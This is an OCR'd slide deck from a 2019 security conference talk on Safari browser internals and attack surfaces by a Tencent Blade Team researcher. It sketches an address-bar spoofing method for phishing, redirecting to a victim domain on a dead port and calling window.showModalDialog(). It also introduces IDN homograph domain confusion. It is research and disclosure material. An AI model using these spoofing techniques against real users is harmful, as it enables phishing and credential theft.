
Power of
Community



Safari Adventure: A Dive into Apple Browser Internals

Zhiyang Zeng (a.k.a Wester)

November 2019

Seoul, South Korea

Bio

- Security Research & Pentest & Development
  - @wester0x01
  - alert@lightrains.org
- Tencent Blade Team
  - Founded in 2017 to protect user data and infrastructure.
  - AI, IoT, Mobile Device, Cloud Virtualization Technology.
  - Vulnerabilities disclosed—Apple, Google, Microsoft, Adobe, etc.
  - Blackhat, DEFCON, CanSecWest, HITB, POC, KCon, XCon, CSS.

Agenda

01 | Introduction

02 | Architecture and Attack Surfaces

03 | Vulnerability Case Studies


- **Part 1:** Break UI and security features the logical way
- **Part 2:** Attack JavaScriptCore Just-In-Time compiler
- **Part 3:** Explore SafariServices framework in i/macOS

04 | Conclusion

Introduction

01 The target

Apple browser - Safari



- Default browser for iOS and macOS.
- First released on desktop 16 years ago.
- Apple said, "The best way to see the sites.".

01 Why Safari?

Vulnerability impact


- The second popular browser behind Chrome.
- Safari is based on WebKit engine, and WebKit is being widely used.

Security research

- Friendly to beginners, a little easier to discovery vulnerabilities than Chrome.
- An important link in the iOS/macOS exploit chain.


Architecture and Attack Surfaces

02 Typical Safari Architecture




02 Diversified User-Interface


Safari Base Domain URL




Chrome Full Path URL




External apps request



Notification



Payment



SSL warning

02 User-Interface Attack Surface

A valuable Address bar spoofing vulnerability

1 Address bar must show victim domain

2 Webpage cannot be empty

3 Webpage must be able to interact with victims


4 Webpage must keep this status more than 4 seconds

02 User-Interface Attack Surface

Address bar spoofing - Phishing with redirection


How to force address bar to show victim domain?

Redirect webpage to non-existed location - **e.g.: http://www.apple.com:2333**



But address bar always keep loading status, how to solve it?

window.showModalDialog() is a perfect choice.



02 User-Interface Attack Surface

What is IDN visual confusion?

Internationalized Domain Name

kor**ė**a.kr

Second Level Domain | ccTLD/gTLD

Available: | Available:

Unicode str
Punycode str | Unicode str
Punycode str

Punycode convert

xn--r-xia73rua18c.xn--r-hmb

ASCII Domain Name

ASCII Domain Name


korea.kr

Second Level Domain | TLD


Available: | Available:

Letters [a-z]
Digits [0-9]
Hyphen [-] | Letters [a-z]

